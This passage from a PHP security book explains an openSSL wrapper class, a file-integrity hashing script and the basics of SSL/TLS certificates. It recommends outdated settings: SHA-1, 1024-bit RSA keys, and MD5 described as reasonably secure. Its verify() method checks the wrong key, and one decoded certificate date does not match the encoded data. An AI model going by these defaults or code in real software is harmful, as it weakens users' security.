We turn now to the code itself:

```
<?php

  class openSSL {
    private $certificate;
    private $privatekey;
    private $dn = array();
    private $x509 = array();
    private $sigheader = "\n-----BEGIN openSSL.php SIGNATURE-----\n";
    private $sigfooter = "-----END openSSL.php SIGNATURE-----\n";

    // constructor
    public function __construct() {
      // no constructor is needed here
    }

    // make new keys and load them into $this->certificate and $this->privatekey
    // certificate will be self-signed
    public function makeKeys ( $distinguishedName, $passphrase = NULL ) {
      // keep track of the distinguished name
      $this->dn = $distinguishedName;

      // generate the pem-encoded private key
      $config = array( 'digest_alg'=>'sha1',
                       'private_key_bits'=>1024,
                       'encrypt_key'=>TRUE,
                     );
      $key = openssl_pkey_new( $config );

      // generate the certificate signing request...
      $csr = openssl_csr_new( $this->dn, $key, $config );

      // and use it to make a self-signed certificate
      $cert = openssl_csr_sign( $csr, NULL, $key, 365, $config, time() );

      // export private and public keys
      openssl_pkey_export( $key, $this->privatekey, $passphrase, $config );
      openssl_x509_export( $cert, $this->certificate );

      // parse certificate
      $this->x509 = openssl_x509_parse( $cert );

      return TRUE;

      // end of makeKeys() method
    }

// openSSL class continues
```

Unlike the `mcrypt` module, the `OpenSSL` module doesn't require any kind of initialization (or destruction), so the constructor method of our class is empty. And all of the properties are private, used internally for various purposes, so we will discuss them as they come up in the methods. Our first order of business, then, is the `makeKeys()` method, which requires a `$distinguishedName` array similar to the one we provided in `openSSLDemo.php`. If this array is empty, the generated certificate carries the following default Distinguished Name, an artifact of the `OpenSSL` library's Australian origins:

```
Array
(
    [C] => AU
    [ST] => Some-State
    [O] => Internet Widgits Pty Ltd
)
```

The `makeKeys()` method also takes an optional passphrase for encrypting the generated private key.

As a first step, `makeKeys()` calls the `openssl_pkey_new()` function, which generates a private key and returns a PHP resource pointing to the key. `Openssl_pkey_new()` (and all of the other functions called in this method) will accept an array of configuration values, which can be used to specify various parameters of key and certificate generation. In this case, `makeKeys()` is explicitly setting the digest algorithm to SHA-1, the key size to 1024 bits (2048 bits could be used for maximum security), and instructing the private key export function to use the passphrase (if provided) to encrypt the key.

Once the new key resource is created, `makeKeys()` uses it, along with the Distinguished Name, to generate a Certificate Signing Request, or CSR, using the `open_csr_new()` function. This function also returns a resource, pointing to the CSR in memory. Then `makeKeys()` generates a self-signed certificate by calling the `openssl_csr_sign()` function, which returns a resource to the new certificate. The `openssl_csr_sign()` function takes some important arguments, including the number of days from now that the certificate is to be valid (365 in our class) and a serial number for the certificate (we use a timestamp for that, represented by the `time()` function).

■ **Note** Notice how the `openSSL` functions tend to deal with resources, in-memory pointers to keys, certificates, and the like, rather than the actual values themselves; even on export, you pass a variable to the function and the exported value is returned by reference. According to the authors of the module (in a private communication), they were simply following convention in order to keep things as simple as possible in a complex environment. We note, however, that this procedure does limit the number of copies of these values in memory, which should have slight benefits for both performance and security. The inputs can also be `file:///` URIs, so that (strictly speaking) PHP never has to know the value of a private key.

Having generated the private key and certificate as PHP resources, the `makeKeys()` method now needs to get them into some form in which they will be useful in the real work. Doing that is the work of the `openssl_pkey_export()`and `openssl_x509_export()` functions. Both of these functions accept a reference to the variable that will contain the output when the function is finished, which makes them look a little strange. The result is that `$this->privatekey` holds the exported (and possibly encrypted) private key, and `$this->certificate` holds the exported certificate in PEM-encoded X.509 format. For the sake of introspection, `makeKeys()` parses and stores the X.509 information in the certificate using `openssl_x509_parse()`, which should result in exactly the same array that was passed into the method as `$distinguishedName`.

The next two methods in our `openSSL.php` class, `privateKey()` and `certificate()`, are combined getter-setter methods:

```
// continues openSSL class

    // gets (or sets) $this->privatekey
    public function privateKey() {
      $out = $this->privatekey;
      if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->privatekey = func_get_arg(0);
      }
      return $out;

      // end of privateKey() method
    }

    // gets (or sets) $this->certificate (the public key)
    public function certificate() {
      $out = $this->certificate;
      if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->certificate = func_get_arg(0);

        // create openssl certificate resource
        $cert = openssl_get_publickey( $this->certificate );

        // parse certificate
        $this->x509 = openssl_x509_parse( $cert );

        // free the cert resource
        openssl_free_key( $cert );
      }
      return $out;

      // end of certificate() method
    }

// openSSL class continues
```

If called without an argument, `privateKey()` and `certificate()` return the currently active private key and certificate, respectively. But the same methods may be used, with the appropriate value as an argument, to set the currently active private key or certificate. When used as setter methods, they return the previous value of the property they are setting. (That is why we need to store the previous value in `$out` before setting it to something new.) Also, when `certificate()` is used as a setter method, it creates a PHP resource for the new certificate, parses the X.509 data therein, and then frees the resource so that the introspection methods will be able to return detailed information about the certificate.

It is necessary to set an active private key and certificate (that is, public key) for the next two methods, which will use them to perform RSA-related operations.

```
// continues openSSL class

    // uses this->certificate to encrypt using rsa
    // input is limited to 56 chars (448 bits)
    public function encrypt ( $string ) {
      if ( empty( $this->certificate ) ) {
        exit( 'Cannot encrypt, no active certificate.' );
      }

      if ( strlen( $string ) > 56 ) {
        exit( 'Cannot encrypt, input too long.' );
      }

      // create openssl certificate resource
      $cert = openssl_get_publickey( $this->certificate );

      // encrypt
      openssl_public_encrypt ( $string, $out, $cert );

      // free the cert resource
      openssl_free_key( $cert );

      // encode the encrypted text for transport
      $out = chunk_split( base64_encode( $out ), 64 );

      return $out;

      // end of encrypt() method
    }

    // uses $this->privatekey to decrypt using RSA
    public function decrypt ( $string, $passphrase = NULL ) {
      if ( empty( $this->privatekey ) ) {
        exit( 'Cannot decrypt, no active private key.' );
      }

      // decodes encrypted text from transport
      $string = base64_decode( $string );

      // create openssl pkey resource
      $key = openssl_get_privatekey( $this->privatekey, $passphrase );

      // decrypt
      openssl_private_decrypt( $string, $out, $key );

      // make openssl forget the key
      openssl_free_key( $key );

      return $out;

      // end of decrypt() method
    }

  // openSSL class continues
```

The `encrypt()` method begins with severe but necessary handling of some error conditions, using `exit()` to terminate execution rather than allowing an application to continue with unencrypted data. It checks to ensure that there is an active certificate (this should be the recipient's certificate, not the sender's) and that the input data is 56 bytes or less. This seemingly arbitrary restriction on input is required because PHP's `openssl_public_encrypt()` function will not encrypt data larger than 117 bytes anyway, and we want to reinforce that RSA should only be used for short values. 56 bytes is enough room for a 448-bit Blowfish key, which is the longest value we plan to encrypt using this class.

Once it is safe to proceed, `encrypt()` converts `$this->certificate` into a PHP certificate resource using `openssl_get_publickey()`, and then uses that resource to encrypt the value of `$string`. The `openssl_public_encrypt()` function passes the encrypted value to `$out` by reference. The certificate resource is freed, and `$out` is base64-encoded and split into 64-character chunks, ready to be stored in a database or sent via email.

The `decrypt()` method proceeds in much the same way, except of course that there is no check on the length of the input (as we presume that the encrypted message passed to `decrypt()` was generated by `encrypt()` in the first place). Because `decrypt()` works with the private key, and the private key might be encrypted, it will accept the passphrase used to decrypt that key if necessary.

We now turn our attention to the signature and verification methods, which again must have an active private key or a certificate set already:

```
// continues openSSL class

  // uses private key to sign a string
  public function sign ( $string, $passphrase = NULL ) {
    if ( empty( $this->privatekey ) ) {
      exit( 'Cannot decrypt, no active private key.' );
    }

    // create openssl pkey resource
    $key = openssl_get_privatekey( $this->privatekey, $passphrase );

    // find the signature
    $signature = NULL;
    openssl_sign( $string, $signature, $key );

    // make openssl forget the key
    openssl_free_key( $key );

    // base64 encode signature for easy transport
    $signature = chunk_split( base64_encode( $signature ), 64 );

    // finish signing string
    $signedString = $string . $this->sigheader . $signature . $this->sigfooter;

    // return signed string
    return $signedString;

    // end of sign() method
  }

  // uses key to verify a signature using this->certificate
  public function verify ( $signedString ) {
    if ( empty( $this->privatekey ) ) {
      exit( 'Cannot verify, no active certificate.' );
    }

    // split the signature from the string
    $sigpos = strpos( $signedString, $this->sigheader );
    if ( $sigpos === FALSE ) {
      // failed, no signature!
```

```
        return FALSE;
      }
      $signature = substr( $signedString, ( $sigpos +
        strlen( $this->sigheader ) ), ( 0 - strlen( $this->sigfooter ) ) );
      $string = substr( $signedString, 0, $sigpos );

      // base64 decode the signature...
      $signature = base64_decode( $signature );

      // create openssl certificate resource
      $cert = openssl_get_publickey( $this->certificate );

      // verify the signature
      $success = openssl_verify( $string, $signature, $cert );

      // free the key resource
      openssl_free_key( $cert );

      // pass or fail
      if ( $success ) {
        return $string;
      }
      return FALSE;

      // end of verify() method
    }

  // openSSL class continues
```

These methods follow the same general pattern defined by `encrypt()`: handle potential error conditions if no key or certificate is set, open a PHP resource pointing to the key or certificate, call the appropriate `openssl` function to sign or verify, and then free the resource before returning output. What's obviously different about these methods is that they alter the message. The `sign()` method appends the signature (along with a predefined signature header and footer) to the message, and the `verify()` method strips them off.

You might wonder why we pass the full `$string` to `openssl_sign()` and `openssl_verify()`, rather than hashing it using `sha1()`; after all, RSA operations are CPU-intensive, and it would take a long time to sign a large file. But `openssl_sign()` and `openssl_verify()` use SHA-1 internally to hash the input value first, so we don't need to do so in these methods.

It is important to note that you will not be able to encrypt an entire signed message using the `openSSL.php`'s `encrypt()` method, due to `encrypt()`'s 56-character limitation on input. This is by design, and `encrypt()` and `sign()` are meant to be used on different pieces of data. For now, just remember that the reason they are in this class is that they are both RSA-based operations, not that they are meant to be used on the same message.

Finally, we implement an X.509 certificate introspection interface, allowing the developer to discover the Common Name and/or the full set of Distinguished Name fields for both the certificate owner and the certificate issuer (that is, the Certificate Authority who signed the certificate).

```
  // continues openSSL class

    // find common name of entity represented by this->certificate
    public function getCommonName() {
      if ( isset( $this->x509['subject']['CN'] ) ) {
        return $this->x509['subject']['CN'];
      }
      return NULL;

      // end of getCommonName() method
    }

    // get all details of the entity represented by this->certificate
    // aka, the Distinguished Name
    public function getDN() {
      if ( isset( $this->x509['subject'] ) ) {
        return $this->x509['subject'];
      }
      return NULL;

      // end of getDN() method
    }

    // find common name of the issuer of this->certificate
    public function getCACommonName() {
      if ( isset( $this->x509['issuer']['CN'] ) ) {
        return $this->x509['issuer']['CN'];
      }
      return NULL;

      // end of getCACommonName() method
    }

    // get all details of the issuer of this->certificate
    // aka, the Certificate Authority
    public function getCA() {
      if ( isset( $this->x509['issuer'] ) ) {
        return $this->x509['issuer'];
      }
      return NULL;

      // end of getCA() method
    }

  // end of openSSL class
  }

?>
```

These methods simply return the relevant parts of `$this->x509`, which was created either when `makeKeys()` generated a new certificate, or when an existing certificate was passed to `certificate()` to become the active public key.

As we mentioned before, the `OpenSSL` module doesn't have the same setup/cleanup overhead that the `mcrypt` module does, so we don't need any kind of destructor function. The reader who is even more paranoid than we are may wish to attempt to overwrite part of the memory used by this class, overwriting the value of `$this->privatekey` for instance. But it must be noted, if this concerns you, that the private key's password is used in a number of locations, and all of those references would need to be scrubbed as well. In this situation, the effort doesn't seem worthwhile to us.

Verifying Important or At-risk Data

A third typical task that requires encryption is the verification or protection of the integrity of data. If you need to make sure that binaries or scripts or data have not been affected by outside modification (whether that modification is accidental, as in transmission errors, or deliberate, as in sabotage), then you are faced with this task.

Verification Using Digests

Our recommended method for verifying the integrity of data stored on removable media, such as CD-ROM archives or tape backups, or of files that shouldn't change without your knowledge, is to use a message digest algorithm, such as `md5()` or `sha1()`, to save the hash value of the file or message when it is first stored. Then that hash can be looked up on subsequent occasions to verify that the contents of a file have not changed.

We demonstrate this technique with the command-line script `integrity.php`. This script has two modes, depending on the number of arguments supplied: *indexing* and *integrity-checking*. Indexing mode is used to generate a detailed index of all the files at the supplied path (which may be either a single file or a directory). The resulting index should be saved in a safe location. Integrity-checking mode compares the file details in a saved index to the current files on disk, and it generates a report of any inconsistencies. This code can be found also as `integrity.php` in the Chapter 15 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
#!/usr/local/bin/php
<?php

  // simple file class to track detailed file metrics including hash and stats
  class fileData {
    public $path;         // path of file
    public $lastSeen;     // time when stats were generated
    public $stats;        // selected output of stat() call on path
    public $combinedHash; // combined md5 hash of content and stats

    // load stats and compute hashes for the file at $path
    public function load( $path ) {
      $this->path = $path;

      if ( is_readable( $path ) ) {
        // compute contentHash from file's contents
        $contentHash = md5_file( $this->path );

        // get all file statistics, see http://php.net/stat
        // slice off numeric indexes, leaving associative only
        $this->stats = array_slice( stat( $this->path ), 13 );

        // ignore atime (changes with every read), rdev, and blksize (irrelevant)
        unset( $this->stats['atime'] );
        unset( $this->stats['rdev'] );
        unset( $this->stats['blksize'] );

        // compute md5 hash of serialized stats array
        $statsHash = md5( serialize( $this->stats ) );
        // build combinedHash
        $this->combinedHash = $contentHash . $statsHash;
      }

      // timestamp
      $this->lastSeen = time();

      // end of fileData->load()
    }

    // end of fileData class
  }

// integrity.php continues
```

The first part of this script contains the `fileData` class. After defining necessary variables, you create the `load()` method, which does the work of the class. You check that the file whose name was passed in is readable, and if it is, you first use the `md5_file()` function to hash its contents. You then retrieve the file's statistics with the `stat()` function (see `http://php.net/stat` for more information), preserving only the relevant ones. You hash the serialized statistics and concatenate the two hashes to form a comprehensive set of information about the file. Finally, you set a timestamp for the actions you've just taken.

The next part of the script uses the class you've just created either to generate and store initial information about all the files in a path, or to compare the previously stored information to newly generated information in order to determine whether there have been any changes.

```
//continues integrity.php

  // initial values
$found = array();
$known = FALSE;

// get path or print usage information
if ( !empty( $argv[1] ) ) {
  $path = $argv[1];
}
else {
  // create a usage reminder
  exit( "Missing path.
  Usage: $argv[0] <path> [<index file>]

 Outputs or checks the integrity of files in <path>.
  If an <index file> is provided, it is used to check the
    integrity of the specified files.
  If not, a new index is generated and written to std-out.
  The index is a serialized PHP array, with one entry per file.\r\n\r\n" );
}

// if existing index is provided, load it into $known
if ( !empty( $argv[2] ) ) {
  $index = file_get_contents( $argv[2] );
  $known = unserialize( $index );
  if ( empty( $known ) ) {
    exit( "Unable to load values in $argv[2].\r\n" );
  }
  else {
    print "Loaded index $argv[2] (".count( $known )." entries)\r\n";
  }
}

// if path is not readable, exit
if ( !is_readable( $path ) ) exit( "Unable to read $path\r\n" );

// integrity.php continues
```

In the actual script (to be run, remember, from the command line), you begin by initializing necessary variables, and then you check to see whether the script has been invoked properly, exiting with a usage reminder if it hasn't, but storing the supplied values in appropriate variables if it has. If when you invoked the script you supplied an existing index as a second parameter (so that integrity checking can be carried out), you retrieve that index, unserialize it, and store it in the array `$known`. Next, you check that the supplied path is readable, and exit with an appropriate message if it isn't. (Notice that a similar check is carried out within the `fileData` class; while this check makes that one technically redundant, we have included a check there also as a safety feature in case the class is used in a script that does not make such a check.)

```
//continues integrity.php

  // if path is a directory, find all contents
if ( is_dir( $path ) ) {
  $dir = dir( $path );
  while ( $entry = $dir->read() ) {
    // skip .dotfiles
    if ( substr( $entry, 0, 1 ) == '.' ) continue;

    // skip directories -- recursive indexing not implemented
    if ( is_dir( $path . '/' . $entry ) ) continue;

    // create a new fileData object for each entry
    $file = new fileData;
    $file->load( $path . '/' . $entry );

    // if readable, assign to $found array
    if ( !empty( $file->combinedHash ) ) {
      $found[ $file->path ] = $file;
    }

    // end while directory entry
  }
}
// otherwise handle just the single file
else {
  $file = new fileData;
  $file->load( $path );
  if ( !empty( $file->combinedHash ) ) {
    $found[ $file->path ] = $file;
  }
}
```

```
// integrity.php continues
```

If the provided path is a directory, you step through each of the actual files in the directory, using the `load()` method of the `fileData` class to generate the combined hash of file information, and store it in the `$known` array. If the path is a single file, you do the same with it.

```
//continues integrity.php

// initialize counters
$foundFiles = count( $found );
$changedFiles = 0;
$otherFiles = 0;

// if checking integrity, compare $found files to $known files
if ( !empty( $known ) ) {

  // for each found...
  foreach( $found AS $fpath=>$file ) {

    // find matching record
    if ( isset( $known[ $fpath ] ) ) {
      $knownFile = $known[ $fpath ];
    }
    else {
      print "NEW file at $fpath.\n";
      $otherFiles++;
      continue;
    }

    // check hashes
    if ( $file->combinedHash != $knownFile->combinedHash ) {

      // something changed!
      $changedFiles++;

      // check content first
      $knownContentHash = substr( $knownFile->combinedHash, 0, 32 );
      $contentHash = md5_file( $fpath );
      if ( $contentHash != $knownContentHash ) {
        print "CONTENTS changed at $fpath.\r\n";
        continue;
      }

      // content same so stats changed... which ones?
      $changed = NULL;
      foreach( $knownFile->stats AS $key=>$knownValue ) {
        if ( $file->stats[ $key ] != $knownValue ) {
          $changed .= "$key changed from $knownValue to " . $file->stats[ $key ] ➥
’‘, ‘;
        }
      }

      // strip off the last space and comma
      $changed = substr( $changed, 0, -2 );
      print "OTHER CHANGE at $fpath: $changed.\r\n";
      continue;
    }

    // nothing changed
    print "$fpath ok.\r\n";

    // end foreach found
  }

  // now report on unlinked files
  foreach( $known AS $kpath=>$file ) {
    if ( empty( $found[ $kpath ] ) ) {
      print "MISSING file at $kpath.\r\n";
      $otherFiles++;
    }
  }

  // summary report
  print "$changedFiles changed, $otherFiles new or deleted";
  print " in $foundFiles files at $path.\r\n";
}
else {
  // not checking integrity, print index
  print serialize( $found )."\r\n";
}

?>
```

Once you have the file information, you can either compare the new and stored values, or simply store the new value. So you initialize the counters that you will use to keep track of your progress. If the `$known` array is not empty, then you must be comparing to check integrity. So you step through the `$found` array; anything you find there but not in the `$known` array must be a new file. For files that are not new, you compare the found and known file information hashes; for failed matches, you further determine whether the discrepancy is in the content or in the statistics (and if in the statistics, exactly where) or elsewhere. Finally, you check to make sure that no known files are now not found. You conclude the script with a summary report.

We now illustrate how to use the `integrity.php` script. First you call `integrity.php` in indexing mode (with just one parameter, the path to index), and save the resulting index file as `etc-index` in your home directory:

```
./integrity.php /etc > ~/etc-index
```

The resulting index file is a serialized PHP array of `fileData` objects, one for each file in `/etc`, a portion of which looks like this (the 64-character `combinedHash` value has been truncated for convenience in viewing):

```
a:73:{s:14:"/etc/6to4.conf; ➥

O:10:"fileData":4:{s:4:"path";s:14:"/etc/6to4.conf";➥

s:8:"lastSeen";i:1119201553; ➥
s:12:"combinedHash";s:64:"bf6...";➥
s:5:"stats";a:10:{s:3:"dev";i:234881026;s:3:"ino";i:46010;➥
s:4:"mode";i:33188;s:5:"nlink";i:1;s:3:"uid";i:0;s:3:"gid";i:0;➥
s:4:"size";i:753;s:5:"mtime";i:1111376393;s:5:"ctime";i:1115683445;➥
s:6:"blocks";i:8;}}
```

This output is part of a 28K file generated when running `integrity.php` on the `/etc` path in OSX.

To later check the contents of `/etc`, you call `integrity.php` in integrity-checking mode, by passing the filename of the saved index as the second argument:

```
./integrity.php /etc ~/etc-index
```

When called on an unchanged directory, the script produces output similar to this:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)
0 changed, 0 new or deleted in 73 files at /etc.
```

But if one of the files in `/etc` has changed in the meantime, `integrity.php` prints a detailed report of the changes:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)
CONTENTS changed at /etc/hosts.
OTHER CHANGE at /etc/smb.conf: mtime changed from 1115943114 to 1119201955.
2 changed, 0 new or deleted in 73 files at /etc.
```

The same technique can be used within your applications to handle cache files; periodic comparison of the hashes of cache files to the hashes of originals can be used to detect when originals have changed and need to be recached. Of course, using a timestamp for this is simpler but not nearly as reliable, as a file may change more than once in the same second, and timestamps can be modified using `touch`. An extra bonus for using this method is that the hash value of the cached file can be used as the HTTP ETag header (see section 14.19 of *RFC 2616* at `http:// www.ietf.org/rfc/rfc2616.html` for more information), which allows browsers to best utilize their internal caches and avoid repeated requests for the same, unchanged file.

Although typically even the tiniest change in a message creates a wildly different hash value, it is possible for collisions to occur, that is, for two entirely different messages to produce the same hash value. It is therefore possible, albeit remotely possible, for an attacker to modify the content of a message in such a way that the same hash is produced. Researchers have discovered techniques that decrease the difficulty of finding a collision for any given message, an example for MD5 can be found at `http://eprint.iacr.org/2004/199.pdf`. As a practical matter, however, this technique can be considered reasonably secure for all applications except those requiring the highest levels of security.

Verification Using Signatures

Using digest algorithms alone is fine for closed systems, where you can without hesitation trust the hash value that you use to verify files. But when used to verify the contents of files sent by remote servers, the digest approach suffers from a fundamental flaw: you have no sure way of knowing that the hash value is itself valid. If an attacker is able to tamper with the contents of the files in a web directory, then he is likely able to tamper with a digest database on the same system. Hash values are trustworthy only if published widely and confirmed using more than one source.

Digital signatures, on the other hand, are absolutely verifiable, at least to the extent that you trust that the sender is the only entity in possession of a particular public key. A signature takes the hash of the document, and then encrypts it using an asymmetric algorithm and the sender's private key. Anyone in possession of the sender's public key can decrypt the signature and verify that the hash matches the received document's hash. This is exactly what the `sign()` and `verify()` methods do in the `openSSL.php` class presented earlier in the chapter.

Summary

We have examined here both the theoretical underpinnings of encryption and practical ways to use PHP and encryption to solve three different typical problems that you are likely to face as you develop your web applications:

1. Safeguarding passwords by hashing them
2. Protecting sensitive data by encrypting it, either symmetrically or asymmetrically
3. Verifying file or message contents by comparing before and after hashes, or by using digital signatures (which combine the two previous techniques in one convenient package)

With this survey behind us, we can turn to Chapter 16 to securing network connections.

CHAPTER 16

Securing Network Connections: SSL and SSH

Now that you understand from Chapter 15 how PHP can both encrypt and verify data, in this chapter we'll continue our survey of the various aspects of maintaining a secure environment, with a discussion of making sure that network connections to your server are secure. Network connection security is at the heart of a secure environment, because without a secure connection you can't be certain that user authentication is reliable. Passwords are the keys to your system, and if lost, whether to wireless eavesdropping or in some other way, then you are as vulnerable as if you had left the keys to your house in the front door lock. Likewise, users of your system must be secure in the knowledge that they are actually talking to your system, and not to a phisher (someone simply pretending to be you). When transmitting personal or sensitive information, your users have an expectation of privacy. And when allowing users to carry out important or administrative transactions, you expect that the requests they make will not be captured by a third party and replayed later. Secure network connections minimize or eliminate all of these risks.

In this chapter, we'll discuss the two dominant methods for achieving secure network connections. First we'll look at *Secure Sockets Layer* (and its close relative *Transport Layer Security*), which is typically provided for users logging in to application websites. In the second part of the chapter, we'll discuss *Secure Shell*, which is typically provided to administrators or developers logging in to a server for administrative purposes.

Definitions

Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS), are best known for their roles in securing HTTP communication. Using a server that speaks HTTPS (HyperText Transport Protocol Secure) and a properly signed certificate, a website operator can ensure that data transferred between a client and the server is encrypted, that the messages have not been modified in transit, and that the client's session cannot be hijacked by a third party. Indeed, SSL was invented as a way to provide persistent state over the inherently stateless HTTP protocol. Used appropriately and responsibly, HTTPS is a powerful and reassuring tool. The little gold lock in the browser window means that your users can send and receive information, even very private information, with a real expectation of privacy.

We begin by defining the two key protocols, SSL and TLS, and discuss in depth the concepts of keys, certificates, and certificate authorities. Mastering the ideas behind SSL requires familiarity with topics covered in Chapter 15 as well, including conventional symmetric encryption, using block ciphers with long (128-bit or greater) keys; asymmetric (public-key) cryptography using large (1024-bit) key pairs; cryptographic message digests to verify message contents; and digital signatures to verify message senders. It also requires a general understanding of Public Key Infrastructure (PKI), the web of trust that allows each side to verify that the certificates they will use for communication are valid. SSL allows client and server alike to mobilize this collection of technological wizardry, and thus to send reliably secure messages over a public network such as the Internet.

Secure Sockets Layer

In 1994, Netscape invented a system for making Internet connections more secure that also permitted the creation of persistent sessions. They called it Secure Sockets Layer (SSL), and patented it in 1997. SSL is a *protocol*, or a formal set of rules describing how to transmit data across a network. It works by imposing a layer of encryption between a networking application (such as a web server or client browser) and the TCP/IP layer that actually delivers the messages. SSL offers a true solution to securing transactions, because it digitally signs and encrypts *everything* that is being transferred, message and headers. For requests to virtual servers, not even the destination hostname can be discovered until the message is decrypted (which has important implications for implementation, discussed later in this chapter). You could think of SSL as providing a secure envelope for any message sent over the network. Only the client or server on the other end can open the envelope, interpret the headers, and read the message.

Development of the SSL protocol was continued by Netscape through 1996, resulting in both refinements to the original procedures and the growth of a whole industry of third-party providers of SSL solutions, known as *Certificate Authorities*. In 1997, Australian cryptologists Eric A. Young and Tim Hudson developed an Open Source implementation of the SSL protocol originally called SSLeay, which is now freely available through the dominant Open Source provider of SSL software, OpenSSL, at `http://www.openssl.org/`.

Transport Layer Security

Transport Layer Security (TLS) is the successor to Netscape's SSL protocol. After SSLv3 in 1996, Netscape allowed its Internet Draft of the protocol to expire without further development. TLS version 1.0 was formally defined in January 1999 in *RFC 2246* (available at `http://www.ietf.org/rfc/rfc2246.html`). It builds on SSLv3 by adding support for SHA-1 message hashing and block padding (used to further obscure encrypted messages), as well as additional standardization of messages and alerts. It also defines an optional session-caching mechanism in order to limit the number of handshakes that must be carried out. Possibly more important than the technical updates to the protocol is its legal status: TLS is an open standard, owned by the nonprofit Internet Society (see `http://www.isoc.org/` for more information) and not encumbered by patents or royalties.

As a practical matter, SSLv3 and TLS are virtually interchangeable, and a recent sample of our server logs suggests that TLS accounts for about 80% of the SSL-TLS traffic by request. For the sake of consistency, we will continue to refer to the protocol by its original name, SSL, even though in practice you will most often be implementing and using TLS.

Certificates

Imagine a certificate on the wall, your diploma perhaps. It bears a large amount of information, including your name, the program you completed, the name of the institution, and the signatures of one or more persons with the authority to grant the diploma to you.

An SSL Certificate is a little bit like that, but it's also something of a billboard as well, because it is published for all to see on the Internet (or at least, it is published to anyone who is using SSL to communicate with your server). It is certainly dense with information, as you'll see in a moment, and this information is stored in something known as X.509 format. X.509 is a Public Key Infrastructure format that dates back to the X.500 Directory standard of the mid-1980s. X.500 was never fully implemented, although a lightweight revision exists today as LDAP (a good simple description is at `http://www.gracion.com/server/whatldap.html`). X.509, updated and redefined as *RFC 3280* (available at `http://rfc.net/rfc3280.html`), is one of the few pieces of the original standard to see widespread use on the modern Internet. X.509 not only dictates the format of certificates, but it also specifies how protocols that use certificates should validate them, and how entities that issue certificates should announce their untimely revocation (see the discussion of Certificate Revocation Lists later in this chapter).

Because the binary X.509 data includes plenty of nonprintable characters, it cannot normally be displayed or emailed. Certificates are therefore typically encoded using something called Privacy Enhanced Mail (PEM) format, which is really just a fancy way of saying that the data is base64-encoded and surrounded by a header and footer that identify it as a certificate. A PEM-encoded Certificate looks something like this:

```
-----BEGIN CERTIFICATE-----
MIICxzCCAjCgAwIBAgIEQrX0lDANBgkqhkiG9w0BAQUFADCBpzELMAkGA1UEBhMC
VVMxETAPBgNVBAgTCE5ldyBZb3JrMRYwFAYDVQQHEw1OZXcgWW9yayBDaXR5MRQw
EgYDVQQKEwtleGFtcGxlLm5ldDEZMBcGA1UECxMQUHJvIFBIUCBTZWN1cml0eTEY
MBYGA1UEAxMPcHBzLmV4YW1wbGUubmV0MSIwIAYJKoZIhvcNAQkBFhNjc255ZGVy
QGV4YW1wbGUubmV0MB4XDTA1MDYxOTIyNDEyNFoXDTA2MDYxOTIyNDEyNFowgacx
CzAJBgNVBAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazEWMBQGA1UEBxMNTmV3IFlv
cmsgQ2l0eTEUMBIGA1UEChMLZXhhbXBsZS5uZXQxGTAXBgNVBAsTEFBybyBQSFAg
U2VjdXJpdHkxGDAWBgNVBAMTD3Bwcy5leGFtcGxlLm5ldDEiMCAGCSqGSIb3DQEJ
ARYTY3NueWRlckBleGFtcGxlLm5ldDCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkC
gYEA53xPMvitxOnstGZvOGjBz+2xnV2CA6mSVSjQBF/1xPf8zBtO+4Y44zKDJydd
Bx8IJDW6URTiCwlSQJw/5rJ1XHN/pS7EJL4zr5YeZR6fNmtLH+Fuf9RfTEqKjiGR
pR8uu/OzcTOjk2obhP4UU3HgeBgp2C7cfkKcCbJHCv+RQKMCAwEAATANBgkqhkiG
9w0BAQUFAAOBgQBT3CzCKt5t/FpIxkwLrvbIlSykSXfLsI4oxKfHsENh7coMF9ip
X7mJWB88Gw6ZfuvjZGtskCunNRe1AYSbJyYghOIPp136RCe59KBoKXq8vh8+PsKj
EspXDzGN4d8UmTgEIumjjBMQkwD9A3ES/jUWKRDzSSFI8/C2G1jz4XNrGQ==
-----END CERTIFICATE-----
```

The preceding Certificate can be decoded into the following information using the openSSL `x509 -text -in <certificatename>` command:

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1119220884 (0x42b5f494)
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=US, ST=New York, L=New York City, O=example.net, ➥
OU=Certificate Authority, CN=ssl.example.net/emailAddress=ca@example.net
    Validity
      Not Before: Jun 19 22:41:24 2009 GMT
      Not After : Jun 19 22:41:24 2011 GMT
    Subject: C=US, ST=New York, L=New York City, O=example.net, ➥
OU=Pro PHP Security, CN=pps.example.net/emailAddress=csnyder@example.net
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public Key: (1024 bit)
        Modulus (1024 bit):
          00:e7:7c:4f:32:f8:ad:c7:49:ec:b4:66:6f:38:68:
          c1:cf:ed:b1:9d:5d:82:03:a9:92:55:28:d0:04:5f:
          f5:c4:f7:fc:cc:1b:4e:fb:86:38:e3:32:83:27:27:
          5d:07:1f:08:24:35:ba:51:14:e2:0b:09:52:40:9c:
          3f:e6:b2:75:5c:73:7f:a5:2e:c4:24:be:33:af:96:
          1e:65:1e:9f:36:6b:4b:1f:e1:6e:7f:d4:5f:4c:4a:
```

```
          8a:8e:21:91:a5:1f:2e:bb:f3:b3:71:33:a3:93:6a:
          1b:84:fe:14:53:71:e0:78:18:29:d8:2e:dc:7e:42:
          9c:09:b2:47:0a:ff:91:40:a3
        Exponent: 65537 (0x10001)
Signature Algorithm: sha1WithRSAEncryption
    53:dc:2c:c2:2a:de:6d:fc:5a:48:c6:4c:0b:ae:f6:c8:95:2c:
    a4:49:77:cb:b0:8e:28:c4:a7:c7:b0:43:61:ed:ca:0c:17:d8:
    a9:5f:b9:89:58:1f:3c:1b:0e:99:7e:eb:e3:64:6b:6c:90:2b:
    a7:35:17:b5:01:84:9b:27:26:20:87:42:0f:a7:5d:fa:44:27:
    b9:f4:a0:68:29:7a:bc:be:1f:3e:3e:c2:a3:12:ca:57:0f:31:
    8d:e1:df:14:99:38:04:22:e9:a3:8c:13:10:93:00:fd:03:71:
    12:fe:35:16:29:10:f3:49:21:48:f3:f0:b6:1b:58:f3:e1:73:
    6b:19
```

